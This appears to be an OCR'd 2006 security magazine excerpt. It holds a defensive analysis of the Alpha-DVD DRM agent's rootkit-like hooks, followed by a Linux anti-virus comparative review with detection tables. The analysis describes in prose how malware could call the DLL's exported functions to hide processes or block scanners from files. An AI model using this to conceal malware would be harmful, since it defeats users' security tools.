One week later, the popular German news website *Heise Online* published the first technical analysis of the protection software found on the *Mr. & Mrs. Smith* DVD, which is named 'Alpha-DVD' and produced by the Korean company *Settec* [2]. According to the first analysis, Alpha-DVD was using rootkit-like abilities to hide itself. Some days later *F-Secure* posted a short description of the *Settec* agent on its web blog, showing that the Alpha-DVD process was hiding itself from the system using rootkit-like techniques.

STRANGE SETUP

The Alpha-DVD protection software (version 1.0.3.5) is composed of two modules – an executable file and a DLL library, which have the following characteristics:

Filename:	`%System%\[RANDOM].EXE`
Size (bytes):	`827.392`
MD5:	`0x4e7797f813c10cb172b3f219638c8114`
Filename:	`%System%\HADL.DLL`
Size (bytes):	`356.352`
MD5:	`0x9b845d8fc0b7e9f7ac5659ca6ba7e079`

It is possible to recognize this protection on the DVD by the presence of the main executable under the DVD root folder, with the name 'alpha.dat'. The executable is copied into the %System% folder with a random name, and drops the DLL library once it is executed.

The .EXE file contains several other executables (including a VXD driver for *Windows 9X*), which are embedded as resources. The HADL.DLL file is located under the 'FILES' tree of the resources table and has the resource number 143.




Figure 2: Alpha-DVD protection shows an End User License Agreement at autorun, however some files are copied onto the users' machines before they agree to the installation process.

When a DVD containing Alpha-DVD protection is inserted into the DVD-ROM drive with the autorun feature enabled, 'PlayDVD.EXE' (which is stored on the DVD disc) runs immediately. This file is the main

installer of the *Settec* protection. According to the producer, the first thing the installer does is to display an End User License Agreement (Figure 2), asking users to consent to the installation of the Alpha-DVD program on the system.

Typically, if a user does not agree to the installation process, the program (and its system-hooking component) will not be copied onto the machine. However, tests have shown that a copy of the .EXE file and the DLL are saved in the temporary folder of the computer before any consent is given by the user. The setup program copies the executable and the DLL to the following paths before any user interaction:

%Temp%\tmpagent.exe

%Temp%\hadl.dll

When the 'I disagree' button is clicked, the installer ejects the DVD disc and deletes the 'tmpagent.exe' file. However, it does not delete the 'HADL.DLL' library, which remains saved on the system even after reboot.

If this file was a text or image file, it would pose little risk to security. However, this library is the core system-hooking component that implements all the hooking code. It would be possible for malicious code to utilize the component unbeknownst to the computer user, who would probably be unaware that the file was on their machine.

THE PROTECTION SCHEME

Once installed on the system, the Alpha-DVD program [3] creates the following registry subkey, which will run the protection program every time the machine starts:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
\policies\Explorer\Run\"System
Manager"="%SYSTEM%\[RANDOM].EXE"
```

The use of random filenames in the %System% folder is a typical feature of malicious programs and is rarely seen in legitimate software. Fortunately, the Run registry subkey is not hidden, so users can search the registry, check for its presence, and eventually delete it. When the program is executed on *Windows XP/2000* machines, it drops a copy of the 'HADL.DLL' library in the current directory. Using DLL injection techniques, it injects the library into every process that is currently running or that will run. The DLL is the core component of the protection software and it exports the following methods:

__InjectDllAll()

__RemoveDllAll()

__SetProtectedProcess()

__StartProtect()

__StopProtect()




Figure 3: The library HADL.DLL installed by Settec exports many public methods that can be accessed externally by any executable.

After the injection, the DLL uses system-hooking techniques to create a user-mode hook of the following APIs:

Hook no.	Library	Hooked API
1	KERNEL32.DLL	DeviceIoControl
2	KERNEL32.DLL	OpenProcess
3	NTDLL.DLL	NtCreateFile
4	NTDLL.DLL	NtQuerySystemInformation
5	WNASPI32.DLL	SendASPI32Command
6	ASAPI.DLL	SendASPI32Command
7	ELBYCDIO.DLL	ElbyCDIO_ExDoScsiIO
8	ELBYCDIO.DLL	ElbyCDIO_DoScsiIO

The goals of these hooks are completely different, so not all of them result in a rootkit. The rootkit part of the code is concentrated only in some of the hooks and there are some mitigating points that should be considered:

- The hooking is realized in user-mode using standard DLL injection, so this means that it is easier to detect and remove.
- Many anti-virus and security programs typically use a driver module for scanning, so they may be able to bypass the hooks.
- The DLL is not hiding files on the system.

The rootkit part of this module resides in the 'NtQuerySystemInformation' and 'OpenProcess' hooks, which were designed explicitly to hide a process from the Windows Task Manger and from any other standard process monitoring utilities.

The hook performed on 'NtCreateFile' does not hide files, but it prevents access to certain directories as part of the DVD protection strategy.

All the other hooks concern DVD/CD-ROM functions and may have an impact on system performance when reading or writing to DVD/CD discs. Finally, it should be mentioned that some of these hooks are designed to protect only Alpha-DVD protected discs, so these will not have any effect if a different DVD is inserted.

WHAT ARE THE REAL RISKS?

The protection design 'as-is' wasn't intended to hide malicious code, but as happened in the story of HAL 9000, sometimes good functionality can be used to do something completely different. The implementation of this protection is not safe because all the control logic resides in the .EXE file, which utilizes the DLL component. Considered alone, HADL.DLL is a wide-open module that can provide all its functionality to any other process and executable. The diagram in Figure 4 shows one of the possible attack scenarios.

A malicious executable can check for the presence of HADL.DLL in the %Temp% or %System% folders, load it using LoadLibrary(), get the address of any exported function, and use it. Designing a program that uses HADL.DLL functions does not require advanced skills and needs only a few lines of code. For example, HADL.DLL will hide any process using its rootkit functionality if somebody calls the '__SetProtectedProcess()' method and passes a PID as parameter. Any programmer who has used a DLL library even once knows how to do that, and so this library represents a real security risk when it is installed on a computer.

A different type of risk is also present in the file-hooking code. As stated previously, the Alpha-DVD program is not hiding files, although it hooks 'NtCreateFile'. This hook is necessary to prevent access to the \VIDEO_TS and \AUDIO_TS folders, where the encrypted .VOB files of movies are stored. This protection is controlled by the main executable and is activated only on DVD/CD-ROM drives, since the executable code contains a check routine for drive type using the *Windows* GetDriveType() function.




Figure 4: Possible attack scenario where a malicious program exploits the HADL.DLL library using its system-hooking capability.

However it's also possible to control HADL.DLL externally, by getting the address of the '__StartProtect()' function and by calling it using, for example, the 'C' drive as the parameter. In this second attack, a malicious program will be able to force the protection of the \VIDEO_TS and \AUDIO_TS directories of any drive, preventing access to every file contained in these folders. This means that if a malicious program activates the *Settec* protection on the C: drive and copies itself into one of these folders, the malicious file will be visible and listed by *Explorer*, but it will not be accessible, it won't be openable, and traditional anti-virus programs will not be able to check it. Only security scanners that use a kernel mode driver, which can bypass HADL.DLL hooking, will be able to open the file for scanning.

Finally, another attack scenario that exploits the file access protection of the *Settec* program can be realized if a malicious attacker creates a special CD-ROM disc that contains a malicious file inside the \VIDEO_TS or \AUDIO_TS folder. If this disc is created with characteristics (label, files on disc, structure, etc.) that make it similar to an original Alpha-DVD disc, the protection agent will automatically protect the malicious disc and prevent access to the mentioned folders.

COMPETITIVE ANTAGONISM IN LEGITIMATE SOFTWARE

At the end of this story there is one more point that should be considered by the software industry and by developers. During my career, I have seen many cases of malware that contain aggressive code against other malware. For example, the recent Trojan.Satiloler.E tries to terminate a long list of processes that include processes belonging to Trojan.Anserin, SpyAxe, Trojan.Abwiz, SpySheriff, and to some Backdoor.Nibu variants. Similarly, all the recent Beagle variants create mutexes to prevent NetSky worms from launching.

This phenomenon is not shocking if observed in a highly competitive environment like the world of malware, where nothing is either controlled or legal. But what if something similar started to happen between legitimate software programs?

Imagine web-browsing software that, once installed, tried to disable certain

features of *FireFox* or *Internet Explorer* for a competitive reason. I was very surprised when I realized the Alpha-DVD protection hooks in memory the code of 'ELBYCDIO.DLL', which is a legitimate library used by the CloneDVD and AnyDVD programs (see Figure 5). While these programs can be used for piracy, modifying such programs without clear notification and consent could be the start of a slippery slope.




Figure 5: As part of the protection strategy, when the Alpha-DVD agent is active some popular DVD-ripping programs may not work correctly while accessing the protected disc.

CONCLUSIONS

Alpha-DVD DRM protection contains rootkit-like code that may allow other third party programs to hide their processes and prevents security software from having access to their files. This code can readily be used by malware authors with little or no knowledge of rootkit techniques.

Settec quickly released a free uninstaller for Alpha-DVD 1.0.3.5 [4] and an updated version of the agent (1.0.4.0), which does not include the security issues discussed in this article. At the time of writing this article, few anti-virus programs have added detection for this security risk.

REFERENCES

[1] Original post by German users complaining about the new protection system found on the *Mr. & Mrs. Smith* DVD, http://forum.cinefacts.de/showthread.php?t=153246.

[2] Description of the *Settec* Alpha-DVD protection scheme, http://www.settec.net/eng/pro_alphadvd.htm.

[3] Complete analysis of SecurityRisk.Settec, http://securityresponse.symantec.com/avcenter/venc/data/securityrisk.settec.html.

[4] *Settec* uninstaller and security update for Alpha-DVD agent is available at http://uninstall.settec.com/eng.

COMPARATIVE REVIEW

RED HAT LINUX 9

Matt Ham

Performing the *Linux* comparative vies with carrying out the *NetWare* review as one of my least favourite occupations, so it was with a sense of impending doom that I awaited the coming of another March of the Penguins.

As has ever been the case, the main competition amongst products here seemed to be to determine which could have the least useful documentation. Some companies opt for the easy way out and supply either none at all, or a single-page PDF which effectively says: 'Installing the product is done by installing the product, now do it.' More advanced obfuscators produce several near identical sets of documentation, only one of which contains a vital clue on how to activate the product. The clue is, of course, cunningly concealed amongst useless text. Finally, and in a category of frustration all of its own, are the companies that supply what appears to be very helpful documentation – except that it is wrong, offering misdirection, incorrect path names, erroneous file names or references to objects which simply do not exist. A number of the products in the review were less than sporting and supplied useful, accurate documentation – these were, however, the exception rather than the rule.

TEST SETS

The test sets used were aligned to the most recent WildList available at the time of the review deadline, which was the December 2005 WildList. Products were submitted with a deadline of 6 March. This gave the vendors ample time to add new viruses to their databases, so few misses were expected in the In the Wild (ItW) test set.

There was a little more potential for problems in the clean test sets, which have undergone major changes. As has been mentioned previously (see *VB*, March 2006, p.13), self-extracting executables have been given their own test set (dynamically compressed files), which is distinct from the clean set. This has entailed the removal of many files from the old clean set, and the addition of files to both the clean and dynamic sets. As a result of these changes it should also be noted that comparisons with past clean set throughput rates are no longer valid.

Alwil avast! 2.0.1b

ItW File	100.00%	**Macro**	99.56%
ItW File (o/a)	100.00%	**Standard**	99.38%
Linux	83.33%	**Polymorphic**	93.58%

On-demand tests	ItW file		Macro		Polymorphic		Standard		Linux	
	Number missed	%	Number missed	%	Number missed	%	Number missed	%	Number missed	%
Alwil avast!	0	100.00%	18	99.56%	112	93.58%	14	99.38%	8	83.33%
Avira AntiVir	0	100.00%	0	100.00%	0	100.00%	0	100.00%	3	86.67%
CAT Quick Heal	0	100.00%	75	98.18%	310	96.57%	101	96.39%	7	60.00%
Doctor Web Dr.Web	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Eset NOD32	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Fortinet Linux Guard	0	100.00%	4	99.90%	219	92.46%	15	99.45%	31	20.00%
FRISK F-Prot Antivirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
F-Secure Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	1	93.33%
Grisoft AVG Anti-Virus	0	100.00%	0	100.00%	425	83.72%	42	97.33%	16	48.33%
Kaspersky Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
McAfee LinuxShield	0	100.00%	0	100.00%	29	97.67%	0	100.00%	0	100.00%
MicroWorld eScan Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Norman Virus Control	0	100.00%	0	100.00%	180	91.24%	12	99.45%	5	73.33%
SOFTWIN BitDefender	0	100.00%	34	99.12%	9	99.71%	20	99.04%	11	53.33%
Symantec AntiVirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Trend Micro ServerProtect	0	100.00%	9	99.78%	215	95.81%	25	99.16%	4	93.33%
VirusBuster 2005	0	100.00%	0	100.00%	124	92.59%	23	99.27%	32	48.33%

Like many of the products on review, *avast!* makes use of the open source *Dazuko* method of intercepting file accesses to *Samba* shares. This method is particularly appreciated during the review process, since the methods of activating a *Dazuko* installation are sufficiently generic that they give a fair idea of what should be done to get the on-access scanner up and running. Thus, despite the non-ideal, fragmented documentation in this case, there were few issues with setting up the product.

Misses in detection were much as expected, with most falling into the category of complex polymorphics. With no misses in the ItW set and no false positives, *avast!* earns itself a VB 100%.

Avira AntiVir 6.33.1.74

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	86.67%	**Polymorphic**	100.00%

Since *H+BEDV* has officially ceased to exist, the *AntiVir* product line name is now used by *Avira* – which is not surprising since the two companies were, by and large, run by the same people performing the same duties. The developers have long-standing links with *Dazuko* and therefore it is not surprising that *AntiVir* makes use of that component in its scanning.

Once initial problems with licence files had been overcome, the setup process was quick and easy. The documentation stated that the default settings were not likely to be desirable – which was indeed the case. Unfortunately, the documentation also recommended the use of a nonexistent configuration application to solve this problem. In the end I tweaked the configuration files manually, which resulted in good scanning performance. A VB 100 % is the result.

CAT Quick Heal 8.00

ItW File	100.00%	**Macro**	98.18%
ItW File (o/a)	100.00%	**Standard**	96.39%
Linux	60.00%	**Polymorphic**	96.57%

Quick Heal continues the *Dazuko* theme, though with a slight difference. Apparently *Dazuko 2.2* is not compatible with *CAT*'s offering, thus the 2.05 version was used. There were also a few other *Dazuko*-related issues during installation. If *Dazuko* is already installed, configured and loaded on the target machine, installation fails. Unloading *Dazuko* solves this problem, though it is a slightly strange requirement, since it must be reloaded immediately in order to activate on-access scanning.

Quick Heal continues to be fairly predictable in its misses, with a slightly larger number than most other products in the line-up. That said, none of the misses were In the Wild, and no false positives were generated, so a VB 100% is awarded to *CAT*.

Doctor Web Dr.Web 4.33.0.09211

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%

Dr.Web rejoices in perhaps the largest number of component RPM files in its installation package, which contain several dependences. Thankfully, simply throwing them all at the package manager simultaneously solves any potential irritations. The installation procedure is admirably automated, with the on-access scanning component installed and ready to go in a decent configuration. The only oddity is that on-access scanning is not actually activated, since the appropriate daemon is not loaded automatically. While it is reasonable to leave the decision to activate on-access scanning to the administrator, it is not made immediately clear that the activation process is so simple, or indeed, how to achieve activation.

Dr.Web also rejoices in a GUI for on-demand scanning, a feature becoming much more common in *Linux* scanners. This added complexity did nothing to harm the underlying functions of the product though, and detection rates were easily good enough to warrant a VB 100%. One notable fly in the ointment was the time taken to load all virus definitions before on-demand operations, which added appreciably to the duration of such scans.

Eset NOD32 2.51.2

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%

Returning to *Dazuko* products, the *Eset* submission not only performed admirably in detection, but also offered well documented installation procedures. There was thus ample reason to award *NOD32* a further VB 100% for its collection.

Fortinet Linux Guard 2.81 2.72 8.201

ItW File	100.00%	**Macro**	99.90%
ItW File (o/a)	N/A	**Standard**	99.45%
Linux	20.00%	**Polymorphic**	92.46%

Fortinet's product was certainly the most basic on offer in this test, with no on-access scanning component available. It was equally basic in packaging, with no installation script, thus necessitating the manual addition of the path when scanning was desired. To these limitations must also be added a distinct paucity of on-demand scanning options.

While *Linux Guard* cannot obtain a VB 100% award due to the lack of an on-access component, the results of scanning on demand were reasonable. Given the rapid improvements that have been seen in *Fortinet*'s *Windows* products, it will be interesting to see how this application changes over the coming months.

FRISK F-Prot Antivirus 4.66 3.16.14

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%

FRISK's offering on this occasion managed a combination of efficiency and oddness which led to more than a little frustration. The good news was that only one file was missed during

On-access tests	ItW file		Macro		Polymorphic		Standard		Linux	
	Number missed	%	Number missed	%	Number missed	%	Number missed	%	Number missed	%
Alwil avast!	0	100.00%	18	99.56%	112	93.58%	13	99.57%	8	83.33%
Avira AntiVir	0	100.00%	0	100.00%	0	100.00%	0	100.00%	3	86.67%
CAT Quick Heal	0	100.00%	75	98.18%	310	96.57%	155	92.78%	7	60.00%
Doctor Web Dr.Web	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Eset NOD32	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Fortinet Linux Guard	-	-	-	-	-	-	-	-	-	-
FRISK F-Prot Antivirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
F-Secure Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	1	93.33%
Grisoft AVG Anti-Virus	0	100.00%	0	100.00%	425	83.72%	42	97.27%	16	48.33%
Kaspersky Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
McAfee LinuxShield	0	100.00%	0	100.00%	29	97.67%	0	100.00%	0	100.00%
MicroWorld eScan Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Norman Virus Control	0	100.00%	0	100.00%	180	91.24%	12	99.45%	5	73.33%
SOFTWIN BitDefender	0	100.00%	34	99.12%	9	99.71%	22	98.91%	11	53.33%
Symantec AntiVirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	100.00%
Trend Micro ServerProtect	0	100.00%	9	99.78%	215	95.81%	23	99.28%	6	86.67%
VirusBuster 2005	0	100.00%	0	100.00%	52	97.24%	8	99.82%	37	26.67%

both on-access and on-demand scanning, which, combined with no false positives, means that a VB 100% is earned by *F-Prot*.

On the minus side, however, installation of the product was to a mysterious location, the configuration files having to be hunted down by manual inspection. Worse, during on-access scanning the connection dropped spontaneously on several occasions. Detections therefore were noted by rescanning and deleting infected files. This added another frustration to the mix in that infected documents cannot be deleted in any way at all. Infected archives cannot be deleted, disinfected or quarantined – so you'd better hope that no one ever sends one to you.

F-Secure Anti-Virus 5.20 5901

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	93.33%	**Polymorphic**	100.00%

This was the third product to have a custom, rather than *Dazuko*-based, on-access component, and the installation procedure for *F-Secure* was one of the more automated and relatively pleasant on offer. The scanning of infected files was not particularly speedy, though the same was not true for the clean files.

With only the UUE encoded Linux/Cheese worm missed in the entire test set, in combination with a distinct lack of false positives in the clean sets, *FSAV* leaves the tests with another VB 100% to its name.

Grisoft AVG Anti-Virus 7.1.24 718

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	97.33%
Linux	48.33%	**Polymorphic**	83.72%

Returning once more to the lands of *Dazuko*, *AVG* was another installation where there were no problems, and which was aided by decent documentation and information. Despite a number of missed detections amongst polymorphic samples, the product's performance when scanning ItW samples was perfect. No false positives were generated either, meaning that *Grisoft*'s scanner once again earns a VB 100% award.

Kaspersky Anti-Virus 5.0 #26

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%

Continuing in the same vein, *Kaspersky* also provided a product which proved easy both to install and operate. When combined with full detection of all files in our test sets this made for an easy test run indeed. Adding to the exemplary performance a complete lack of false positives, *KAV* leaves with a well deserved VB 100%.

McAfee LinuxShield

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	97.67%

McAfee's *LinuxShield* is the first product in this review to be designed primarily to be operated through its GUI. Other products offer this functionality, though can be more conveniently administered from a command line in most cases. Convenience in this case was not aided by the GUI crashing whenever scans were edited.

The problem turned out to be caused by updating via certain virus database upgrades, which in their .tar form seem to be either useless or destructive to *Linux* installations. Having obtained new instructions from *McAfee*, matters became much simpler, however, with only a handful of W32/Etap samples being missed. A VB 100% was the happy end result after an unpromising start.

MicroWorld eScan Anti-Virus 2.0-4

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%

eScan is based on *Kaspersky*'s underlying on-access component and as such has the potential to do well, given the quality of performance already demonstrated by *KAV*. Unfortunately, installation was rather hindered by the instructions given – which were brief if not actually informative. After some wrestling with the command line and GUI of *eScan*, matters became a little easier, though still rather irritating.

The awkwardness of interaction did not affect the underlying abilities of the scanning engine. All infected files were detected both on access and demand, with no false positives. A VB 100% is thus awarded to *MicroWorld*.

Norman Virus Control 5.80.00

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	99.45%
Linux	73.33%	**Polymorphic**	91.24%

Like *McAfee*'s product before it, *NVC* is very much designed to be operated by means of its GUI. This is unfortunate since the GUI bears only a passing resemblance to the descriptions in the manual. To add insult to injury the manual also refers to components by incorrect names, making manual alteration of settings harder than might be expected.

On-demand scanning was fraught with strange errors, though these and the obscurity of on-access installation were both eventually overcome. Although the result was in doubt to begin with, a VB 100% was eventually the outcome of these troubled tests.

SOFTWIN BitDefender Console 7 (2545)

ItW File	100.00%	**Macro**	99.12%
ItW File (o/a)	100.00%	**Standard**	99.04%
Linux	53.33%	**Polymorphic**	99.71%

Hard Disk Scan Rate	Executables			OLE Files			Zipped Executables		Zipped OLE Files		Dynamic		Linux Files	
	Time (s)	Throughput (kB/s)	FPs [susp]	Time (s)	Throughput (kB/s)	FPs [susp]	Time (s)	Throughput (kB/s)	Time (s)	Throughput (kB/s)	Time (s)	Throughput (kB/s)	Time (s)	Throughput (kB/s)
Alwil avast!	217.0	2966.1		12	6556.5		109	1462.5	20	3693.4	44	1096.4	7.6	5082.8
Avira AntiVir	233.0	2762.4		13	6346.7		211	755.5	14	5181.1	138	349.6	7.6	5082.8
CAT Quick Heal	53.0	12144.3		21	3777.8		45	3542.6	25	3032.8	23	2061.7	6.3	6131.6
Doctor Web Dr.Web	284.0	2266.4		17	4666.7		111	1436.2	17	4388.7	34	1427.3	14.4	2682.6
Eset NOD32	94.0	6847.3		5	14968.6		26	6038.5	6	11842.5	11	4385.7	3.2	12071.5
Fortinet Linux Guard	350.0	1839.0		10	8095.3		152	1048.8	9	8575.6	15	3237.8	3.0	12876.3
FRISK F-Prot Antivirus	99.0	6501.5		4	18030.4		41	3907.3	4	18197.0	21	2254.3	3.1	12460.9
F-Secure Anti-Virus	248.0	2595.4		22	3606.1		102	1562.9	38	1979.0	29	1692.7	12.2	3166.3
Grisoft AVG Anti-Virus	91.0	7073.1		10	8178.7		71	2245.3	12	6487.6	28	1741.6	16.2	2384.5
Kaspersky Anti-Virus	213.0	3021.8		21	3851.2		79	2017.9	22	3375.9	26	1841.3	14.1	2739.6
McAfee LinuxShield	189.0	3405.5		14	5666.7		83	1920.7	21	3552.7	20	2412.1	10.0	3862.9
MicroWorld eScan Anti-Virus	183.0	3517.2		14	5833.4		61	2613.4	13	5567.7	19	2552.5	9.6	4023.8
Norman Virus Control	666.0	966.4		14	5833.4		289	551.6	14	5181.1	38	1256.3	3.1	12460.9
SOFTWIN BitDefender	229.0	2810.7		11	7484.3		131	1216.9	10	7386.9	62	778.1	11.1	3480.1
Symantec AntiVirus	182.0	3536.5		18	4407.4		125	1275.3	14	5329.1	37	1303.9	9.0	4292.1
Trend Micro ServerProtect	90.0	7151.6		17	4639.4		29	5497.1	13	5567.7	23	2097.5	11.0	3511.7
VirusBuster 2005	264.0	2438.1		13	6346.7		283	563.3	40	1884.0	87	554.5	11.9	3246.1

Although easy to install, the *BitDefender* product hid itself well from my prying eyes – an activity aided by the choice of name for the on-demand scanner. Although *BDC* is an obvious choice when it is known that *BitDefender Console* is the name of the product, there is no clue that this is its name until the *BDC* file has been tracked down. This minor frustration gave way to slightly greater frustration on access, where on occasion read and write access was denied to all files, not just those which were logged as infected.

Despite these problems, however, the product's overall performance was sufficient to warrant a VB 100% award.

Symantec AntiVirus 1.0.0.61 51.2.0.12

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	100.00%
Linux	100.00%	**Polymorphic**	100.00%


Symantec's *Linux* client has become much more friendly since my last experience with it, now requiring much less interaction with outside consoles on remote machines. These are still required for updates, as far as I could tell, but scanning and configuration could be controlled from the command line on the *Linux* box. A semi-GUI is provided within the *Linux* GUI, though this is more a source of information than a place where much can be done in the way of control.

That said, the command line proved adequate for my needs and detection rates were high as expected with *Symantec*'s past test performances. Not surprisingly a VB 100% is awarded to *SAV* as a result.

Trend Micro ServerProtect 6.810

ItW File	100.00%	**Macro**	99.78%
ItW File (o/a)	100.00%	**Standard**	99.16%
Linux	93.33%	**Polymorphic**	95.81%

ServerProtect is probably the product that is the most dependent on its GUI for operations, to the extent that I did not even attempt to use command line operations to invoke



its scanning. Considering the relative complexity of the packages to be installed, the process was remarkably free from confusion and pain, thanks to detailed, accurate documentation.

With such a happy start it would have been a shame had scanning not been as easy a matter. Thankfully there were no upsets here either and *Trend* can claim a VB 100% as a result.

VirusBuster 2005 1.2.4

ItW File	100.00%	**Macro**	100.00%
ItW File (o/a)	100.00%	**Standard**	99.27%
Linux	48.33%	**Polymorphic**	92.59%

Last in the test, and by far the most aggravating, comes *VirusBuster*'s submission. This comes as two packages: an RPM for the on-access scanner and an archive for the on-demand scanner. The on-demand scanner has no installation process associated with it, thus requiring paths to be set manually. Once this has been done, however, the scanner does operate smoothly.

The on-access scanner is much more painful, since it installs files silently through at least six different directories, giving no warning or hint as to which these might be. After searching through the scattered, sparse documentation on-access scanning was finally activated. The scanning process on-access is laughably slow and the scanning process on occasion caused the *Samba* share to declare momentarily that no files were present on it. This necessitated spending two days constantly scanning, deleting and rescanning the same set of files, in order to obtain some sort of overall result. A VB 100% is obtained after this nightmare – though I would say undeservedly so.

CONCLUSIONS

Another year and the pain remains the same. While some products improve and mature, others wallow in their own backwardness and cause irritation by their very existence. I, for one, would be pleased to see market forces expunge some of these products from the marketplace. Sadly, however, the companies that produce such atrocities on *Linux* are capable of producing quite decent software on other platforms, which can support the *Linux* offerings into a long and torturous future.

Technical details

